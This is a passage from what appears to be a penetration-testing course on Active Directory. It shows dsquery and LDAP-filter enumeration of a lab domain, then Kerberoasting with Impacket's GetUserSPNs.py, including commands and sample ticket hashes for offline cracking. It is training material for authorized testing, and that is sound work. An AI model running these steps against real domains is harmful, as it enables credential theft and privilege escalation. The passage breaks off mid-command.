All we need is elevated privileges on a host or the ability to run an instance of Command Prompt or PowerShell from a `SYSTEM` context. Below, we will show the basic search function with `dsquery` and a few helpful search filters.

User Search

```
PS C:\htb> dsquery user

"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Alba Sanchez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
```

Computer Search

```
PS C:\htb> dsquery computer

"CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MS01,OU=Web
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-
MX01,OU=Mail,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL01,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ILF-
XRG,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=MAINLON,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,D
C=LOCAL"
"CN=CISERVER,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,
DC=LOCAL"
```

```
"CN=INDEX-DEV-
LON,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL-0253,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0615,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0616,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0617,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0618,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0619,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0620,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0621,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0622,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0623,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0455,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0456,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0457,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0458,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
```

We can use a [dsquery wildcard search](#) to view all objects in an OU, for example.

Wildcard Search

```
PS C:\htb> dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

"CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Computers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cert Publishers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Guests,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Group Policy Creator Owners,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=RAS and IAS Servers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Allowed RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Denied RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cloneable Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsAdmins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsUpdateProxy,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=certsvc,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=svc_vmwarereso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

<SNIP>
```

We can, of course, combine `dsquery` with LDAP search filters of our choosing. The below looks for users with the `PASSWD_NOTREQD` flag set in the `userAccountControl` attribute.

Users With Specific Attributes Set (PASSWD_NOTREQD)

```
PS C:\htb> dsquery * -filter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName
userAccountControl

distinguishedName
userAccountControl
CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
66082
CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
546
CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
544
CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2080
CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

2080

The below search filter looks for all Domain Controllers in the current domain, limiting to five results.

Searching for Domain Controllers

```
PS C:\Users\forend.INLANEFREIGHT> dsquery * -filter "
(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr
sAMAccountName

sAMAccountName
ACADEMY-EA-DC01$
```


LDAP Filtering Explained

You will notice in the queries above that we are using strings such as `userAccountControl:1.2.840.113556.1.4.803:=8192`. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others. Let's break them down quickly:

`userAccountControl:1.2.840.113556.1.4.803:` Specifies that we are looking at the [User Account Control \(UAC\) attributes](#) for an object. This portion can change to include three different values we will explain below when searching for information in AD (also known as [Object Identifiers \(OIDs\)](#)).

`=8192` represents the decimal bitmask we want to match in this search. This decimal number corresponds to a corresponding UAC Attribute flag that determines if an attribute like `password is not required` or `account is locked` is set. These values can compound and make multiple different bit entries. Below is a quick list of potential values.

UAC Values



OID match strings

OIDs are rules used to match bit values with attributes, as seen above. For LDAP and AD, there are three main matching rules:

1. 1.2.840.113556.1.4.803

When using this rule as we did in the example above, we are saying the bit value must match completely to meet the search requirements. Great for matching a singular attribute.

1. 1.2.840.113556.1.4.804

When using this rule, we are saying that we want our results to show any attribute match if any bit in the chain matches. This works in the case of an object having multiple attributes set.

1. 1.2.840.113556.1.4.1941

This rule is used to match filters that apply to the Distinguished Name of an object and will search through all ownership and membership entries.

Logical Operators

When building out search strings, we can utilize logical operators to combine values for the search.

The operators `&` `|` and `!` are used for this purpose. For example we can combine multiple [search criteria](#) with the `&` (and) operator like so:

```
(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=64))
```

The above example sets the first criteria that the object must be a user and combines it with searching for a UAC bit value of 64 (Password Can't Change). A user with that attribute set would match the filter. You can take this even further and combine multiple attributes like `(&(1)(2)(3))`. The `!` (not) and `|` (or) operators can work similarly. For example, our filter above can be modified as follows:

```
(&(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803:=64))
```

This would search for any user object that does `NOT` have the Password Can't Change attribute set. When thinking about users, groups, and other objects in AD, our ability to search with LDAP queries is pretty extensive.

A lot can be done with UAC filters, operators, and attribute matching with OID rules. For now, this general explanation should be sufficient to cover this module. For more information and a deeper dive into using this type of filter searching, see the [Active Directory LDAP](#) module.

We have now used our foothold to perform credentialed enumeration with tools on Linux and Windows attack hosts and using built-in tools and validated host and domain information. We have proven that we can access internal hosts, password spraying, and LLMNR/NBT-NS poisoning works and that we can utilize tools that already reside on the hosts to perform our actions. Now we will take it a step further and tackle a TTP every AD pentester should have in their toolbelt, Kerberoasting .

Kerberoasting - from Linux

Our enumeration up to this point has given us a broad picture of the domain and potential issues. We have enumerated user accounts and can see that some are configured with Service Principal Names. Let's see how we can leverage this to move laterally and escalate privileges in the target domain.

Kerberoasting Overview

Kerberoasting is a lateral movement/privilege escalation technique in Active Directory environments. This attack targets [Service Principal Names \(SPN\)](#) accounts. SPNs are unique identifiers that Kerberos uses to map a service instance to a service account in

whose context the service is running. Domain accounts are often used to run services to overcome the network authentication limitations of built-in accounts such as `NT AUTHORITY\LOCAL SERVICE`. Any domain user can request a Kerberos ticket for any service account in the same domain. This is also possible across forest trusts if authentication is permitted across the trust boundary. All you need to perform a Kerberoasting attack is an account's cleartext password (or NTLM hash), a shell in the context of a domain user account, or SYSTEM level access on a domain-joined host.

Domain accounts running services are often local administrators, if not highly privileged domain accounts. Due to the distributed nature of systems, interacting services, and associated data transfers, service accounts may be granted administrator privileges on multiple servers across the enterprise. Many services require elevated privileges on various systems, so service accounts are often added to privileged groups, such as Domain Admins, either directly or via nested membership. Finding SPNs associated with highly privileged accounts in a Windows environment is very common. Retrieving a Kerberos ticket for an account with an SPN does not by itself allow you to execute commands in the context of this account. However, the ticket (TGS-REP) is encrypted with the service account's NTLM hash, so the cleartext password can potentially be obtained by subjecting it to an offline brute-force attack with a tool such as Hashcat.

Service accounts are often configured with weak or reused password to simplify administration, and sometimes the password is the same as the username. If the password for a domain SQL Server service account is cracked, you are likely to find yourself as a local admin on multiple servers, if not Domain Admin. Even if cracking a ticket obtained via a Kerberoasting attack gives a low-privilege user account, we can use it to craft service tickets for the service specified in the SPN. For example, if the SPN is set to MSSQL/SRV01, we can access the MSSQL service as sysadmin, enable the `xp_cmdshell` extended procedure and gain code execution on the target SQL server.

For an interesting look at the origin of this technique, check out the [talk](#) Tim Medin gave at Derbycon 2014, showcasing Kerberoasting to the world.

Kerberoasting - Performing the Attack

Depending on your position in a network, this attack can be performed in multiple ways:

- From a non-domain joined Linux host using valid domain user credentials.
- From a domain-joined Linux host as root after retrieving the keytab file.
- From a domain-joined Windows host authenticated as a domain user.
- From a domain-joined Windows host with a shell in the context of a domain account.
- As SYSTEM on a domain-joined Windows host.
- From a non-domain joined Windows host using [`runas /netonly`](#).

Several tools can be utilized to perform the attack:

- Impacket's [GetUserSPNs.py](#) from a non-domain joined Linux host.
- A combination of the built-in setspn.exe Windows binary, PowerShell, and Mimikatz.
- From Windows, utilizing tools such as PowerView, [Rubeus](#), and other PowerShell scripts.

Obtaining a TGS ticket via Kerberoasting does not guarantee you a set of valid credentials, and the ticket must still be cracked offline with a tool such as Hashcat to obtain the cleartext password. TGS tickets take longer to crack than other formats such as NTLM hashes, so often, unless a weak password is set, it can be difficult or impossible to obtain the cleartext using a standard cracking rig.

Efficacy of the Attack

While it can be a great way to move laterally or escalate privileges in a domain, Kerberoasting and the presence of SPNs do not guarantee us any level of access. We might be in an environment where we crack a TGS ticket and obtain Domain Admin access straightway or obtain credentials that help us move down the path to domain compromise. Other times we may perform the attack and retrieve many TGS tickets, some of which we can crack, but none of the ones that crack are for privileged users, and the attack does not gain us any additional access. I would likely write up the finding as high-risk in my report in the first two cases. In the third case, we may Kerberoast and end up unable to crack a single TGS ticket, even after days of cracking attempts with Hashcat on a powerful GPU password cracking rig. In this scenario, I would still write up the finding, but I would drop it down to a medium-risk issue to make the client aware of the risk of SPNs in the domain (these strong passwords could always be changed to something weaker or a very determined attacker may be able to crack the tickets using Hashcat), but take into account the fact that I was unable to take control of any domain accounts using the attack. It is vital to make these types of distinctions in our reports and know when it's ok to lower the risk of a finding when mitigating controls (such as very strong passwords) are in place.

Performing the Attack

Kerberoasting attacks are easily done now using automated tools and scripts. We will cover performing this attack in various ways, both from a Linux and a Windows attack host. Let's first go through how to do this from a Linux host. The following section will walk through a "semi-manual" way of performing the attack and two quick, automated attacks using common open-source tools, all from a Windows attack host.

Kerberoasting with GetUserSPNs.py

A prerequisite to performing Kerberoasting attacks is either domain user credentials (cleartext or just an NTLM hash if using Impacket), a shell in the context of a domain user, or account such as SYSTEM. Once we have this level of access, we can start. We must also know which host in the domain is a Domain Controller so we can query it.

Let's start by installing the Impacket toolkit, which we can grab from [Here](#). After cloning the repository, we can cd into the directory and install it as follows:

Installing Impacket using Pip

```
sudo python3 -m pip install .

Processing /opt/impacket
  Preparing metadata (setup.py) ... done
Requirement already satisfied: chardet in /usr/lib/python3/dist-packages
(from impacket==0.9.25.dev1+20220208.122405.769c3196) (4.0.0)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-
packages (from impacket==0.9.25.dev1+20220208.122405.769c3196) (1.1.2)
Requirement already satisfied: future in /usr/lib/python3/dist-packages
(from impacket==0.9.25.dev1+20220208.122405.769c3196) (0.18.2)
Requirement already satisfied: ldap3!=2.5.0,!>2.5,>=2.6,>=2.5 in
/usr/lib/python3/dist-packages (from
impacket==0.9.25.dev1+20220208.122405.769c3196) (2.8.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in
/usr/lib/python3/dist-packages (from
impacket==0.9.25.dev1+20220208.122405.769c3196) (0.9.3)

<SNIP>
```

This will install all Impacket tools and place them in our PATH so we can call them from any directory on our attack host. Impacket is already installed on the attack host that we can spawn at the end of this section to follow along and work through the exercises. Running the tool with the `-h` flag will bring up the help menu.

Listing GetUserSPNs.py Help Options

```
 GetUserSPNs.py -h

Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth
Corporation

usage: GetUserSPNs.py [-h] [-target-domain TARGET_DOMAIN]
                      [-usersfile USERSFILE] [-request]
                      [-request-user username] [-save]
```

```
[-outputfile OUTPUTFILE] [-debug]
[-hashes LMHASH:NTHASH] [-no-pass] [-k]
[-aesKey hex key] [-dc-ip ip address]
target
```

Queries target domain for SPNs that are running under a user account

positional arguments:

target domain/username[:password]

<SNIP>

We can start by just gathering a listing of SPNs in the domain. To do this, we will need a set of valid domain credentials and the IP address of a Domain Controller. We can authenticate to the Domain Controller with a cleartext password, NT password hash, or even a Kerberos ticket. For our purposes, we will use a password. Entering the below command will generate a credential prompt and then a nicely formatted listing of all SPN accounts. From the output below, we can see that several accounts are members of the Domain Admins group. If we can retrieve and crack one of these tickets, it could lead to domain compromise. It is always worth investigating the group membership of all accounts because we may find an account with an easy-to-crack ticket that can help us further our goal of moving laterally/vertically in the target domain.

Listing SPN Accounts with GetUserSPNs.py

```
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend

Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth
Corporation

Password:
ServicePrincipalName           Name           MemberOf
PasswordLastSet     LastLogon   Delegation
-----
-----
backupjob/veam001.inlanefreight.local      BACKUPAGENT
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:15:40.842452 <never>
sts/inlanefreight.local      SOLARWINDSMONITOR
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:14:48.701834 <never>
MSSQLSvc/SPSJDB.inlanefreight.local:1433      sqlprod          CN=Dev
Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:09:46.326865 <never>
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351  sqlqa           CN=Dev
```

Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:10:06.545598 <never>
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:13:31.639334 <never>
adfsconnect/azure01.inlanefreight.local adfs
CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:15:27.108079 <never>

We can now pull all TGS tickets for offline processing using the `-request` flag. The TGS tickets will be output in a format that can be readily provided to Hashcat or John the Ripper for offline password cracking attempts.

Requesting all TGS Tickets

```
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request

Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth
Corporation

Password:
ServicePrincipalName           Name           MemberOf
PasswordLastSet    LastLogon   Delegation
-----
-----
backupjob/veam001.inlanefreight.local      BACKUPAGENT
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:15:40.842452 <never>
sts/inlanefreight.local      SOLARWINDSMONITOR
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:14:48.701834 <never>
MSSQLSvc/SPSJDB.inlanefreight.local:1433      sqlprod      CN=Dev
Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:09:46.326865 <never>
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351  sqlqa        CN=Dev
Accounts,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:10:06.545598 <never>
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  sqldev
CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-02-15 17:13:31.639334 <never>
adfsconnect/azure01.inlanefreight.local      adfs
CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security
Groups,DC=INLANEFREIGHT,DC=LOCAL  2022-02-15 17:15:27.108079 <never>

$krb5tg$23$*BACKUPAGENT$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/BACKUPAGE
```

bac85e722cc3d94c80c5dca6bf2f07ed3d3bc209e9a6ff0445cab89923b26a01879a53249c
5f0a8c4bb41f0ea1b1196c322640d37ac064ebe3755ce888947da98b5707e6b06cbf679db1
e7bbea7d10c36d27f976d3f9793895fde20d3199411a90c528a51c91d6119cb5835bd2945
7887dd917b6c621b91c2627b8dee8c2c16619dc2a7f6113d2e215aef48e9e4bba8deff329a
68666976e55e6b3af0cb8184e5ea6c8c2060f8304bb9e5f5d930190e08d03255954901dc9b
b12e53ef87ed603eb2247d907c3304345b5b481f107cefdb4b01be9f4937116016ef4bbefc
8af2070d039136b79484d9d6c7706837cd9ed4797ad66321f2af200bba66f65cac0584c42d
900228a63af39964f02b016a68a843a81f562b493b29a4fc1ce3ab47b934cbc1e29545a1f0
c0a6b338e5ac821fec2bee503bc56f6821945a4cdd24bf355c83f5f91a671bdc032245d534
255aac81d1ef318d83e3c52664cf555d24a632ee94f4adeb258b91eda3e57381dba699f5d
6ec7b9a8132388f2346d33b670f1874dfa1e8ee13f6b3421174a61029962628f0bc84fa0c3
c6d7bbfb8a8f2d1900ef9f7ed5595d80edc7fc6300385f9aa6ce1be4c5b8a764c5b60a52c7d
5bbdc4793879bfcfd7d1002acbe83583b5a995cf1a4bbf937904ee6bb537ee00d99205ebf5f
39c722d24a910ae0027c7015e6daf73da77af1306a070fdd50aed472c444f5496ebbc8fe96
1fee9997651daabc0ef0f64d47d8342a499fa9fb8772383a0370444486d4142a33bc45a54c
6b38bf55ed613abbd0036981dabc88cc88a5833348f293a88e4151fbda45a28ccb631c847d
a99dd20c6ea4592432e0006ae559094a4c546a8e0472730f0287a39a0c6b15ef52db6576a8
22d6c9ff06b57cfb5a2abab77fd3f119caaf74ed18a7d65a47831d0657f6a3cc476760e7f7
1d6b7cf109c5fe29d4c0b0bb88ba963710bd076267b889826cc1316ac7e6f541cecba71cb8
19eace1e2e2243685d6179f6fb6ec7cfcac837f01989e7547f1d6bd6dc772aed0d99b615ca
7e44676b38a02f4cb5ba8194b347d7f21959e3c41e29a0ad422df2a0cf073fcfd37491ac06
2df903b77a32101d1cb060efda284cae727a2e6cb890f4243a322794a97fc285f04ac6952a
a57032a0137ad424d231e15b051947b3ec0d7d654353c41d6ad30c6874e5293f6e25a95325
a3e164abd6bc205e5d7af0b642837f5af9eb4c5bca9040ab4b999b819ed6c1c4645f77ae45
c0a5ae5fe612901c9d639392eaac830106aa249faa5a895633b20f553593e3ff01a9bb529f
f036005ec453eaec481b7d1d65247abf62956366c0874493cf16da6ffb9066faa5f5bc1db5
bbb51d9ccadc6c97964c7fe1be2fb4868f40b3b59fa6697443442fa5cebaaed9db0f1cb847
6ec96bc83e74ebe51c025e14456277d0a7ce31e8848d88cbac9b57ac740f4678f71a300b5f
50baa6e6b85a3b10a10f44ec7f708624212aeb4c60877322268acd941d590f81ffc7036e2e
455e941e2cfb97e33fec5055284ae48204d
\$krb5tgs\$23*\$SOLARWINDSMONITOR\$INLANEFREIGHT.LOCAL\$INLANEFREIGHT.LOCAL/SOL
ARWINDSMONITOR*\$993de7a8296f2a3f2fa41badec4215e1\$d0fb2166453e4f2483735b900
5e15667dbfd40fc9f8b5028e4b510fc570f5086978371ecd81ba6790b3fa7ff9a007ee9040
f0566f4aed3af45ac94bd884d7b20f87d45b51af83665da67fb394a7c2b345bff2dfe7fb72
836bb1a43f12611213b19fdae584c0b8114fb43e2d81eeee2e2b008e993c70a83b79340e7f
0a6b6a1dba9fa3c9b6b02adde8778af9ed91b2f7fa85dcc5d858307f1fa44b75f0c0c80331
146fdf5b9c5a226a68d9bb0a07832cc04474b9f4b4340879b69e0c4e3b6c0987720882c6bb
6a52c885d1b79e301690703311ec846694cdc14d8a197d8b20e42c64cc673877c0b70d7e1d
b166d575a5eb883f49dfbd2b9983dd7aab1cff6a8c5c32c4528e798237e837ffa1788dca73
407aac79f9d6f74c6626337928457e0b6bbf666a0778c36cba5e7e026a177b82ed2a7e1196
63d6fe9a7a84858962233f843d784121147ef4e63270410640903ea261b04f89995a12b42a
223ed686a4c3dc95ec9b69d12b343231ccfd29604d6d777939206df4832320bdd478bda0
f1d262be897e2dcf51be0a751490350683775dd0b8a175de4feb6cb723935f5d23f7839c08
351b3298a6d4d8530853d9d4d1e57c9b220477422488c88c0517fb210856fb603a9b53e734
910e88352929acc00f82c4d8f1dd783263c04aff6061fb26f3b7a475536f8c0051bd3993ed
24ff22f58f7ad5e0e1856a74967e70c0dd511cc52e1d8c2364302f4ca78d6750aec81dfdea
30c298126987b9ac867d6269351c41761134bc4be67a8b7646935eb94935d4121161de68aa
c38a740f09754293eacdba7dfe26ace6a4ea84a5b90d48eb9bb3d5766827d89b4650353e87
d2699da312c6d0e1e26ec2f46f3077f13825764164368e26d58fc55a358ce979865cc57d4f
34691b582a3afc18fe718f8b97c44d0b812e5deeed444d665e847c5186ad79ae77a5ed6efa

```
b1ed9d863edb36df1a5cd4abdbf7f7e872e3d5fa0bf7735348744d4fc048211c2e79738399  
62e91db362e5338da59bc0078515a513123d6c5537974707bdc303526437b4a4d3095d1b5e  
0f2d9db1658ac2444a11b59ddf2761ce4c1e5edd92bcf5cbd8c230cb4328ff2d0e2813b465  
4116b4fda929a38b69e3f9283e4de7039216f18e85b9ef1a59087581c758efec16d948accc  
909324e94cad923f2487fb2ed27294329ed314538d0e0e75019d50bcf410c7edab6ce11401  
adba5a3a009ab304d9bdcb0937b4dcab89e90242b7536644677c62fd03741c0b9d090d8fd  
f0c856c36103aedfd6c58e7064b07628b58c3e086a685f70a1377f53c42ada3cb7bb4ba0a6  
9085dec77f4b7287ca2fb2da9bcbedc39f50586bfc9ec0ac61b687043afa239a46e6b20aac  
b7d5d8422d5cacc02df18fea3be0c0aa0d83e7982fc225d9e6a2886dc223f6a6830f71daba  
e21ff38e1722048b5788cd23ee2d6480206df572b6ba2acf1a5ff6bee8812d585eeb4bc8e  
fce92fd81aa0a9b57f37bf3954c26afc98e15c5c90747948d6008c80b620a1ec54ded2f307  
3b4b09ee5cc233bf7368427a6af0b1cb1276ebd85b45a30
```

<SNIP>

We can also be more targeted and request just the TGS ticket for a specific account. Let's try requesting one for just the `sqldev` account.

Requesting a Single TGS ticket

```
 GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user  
sqldev  
  
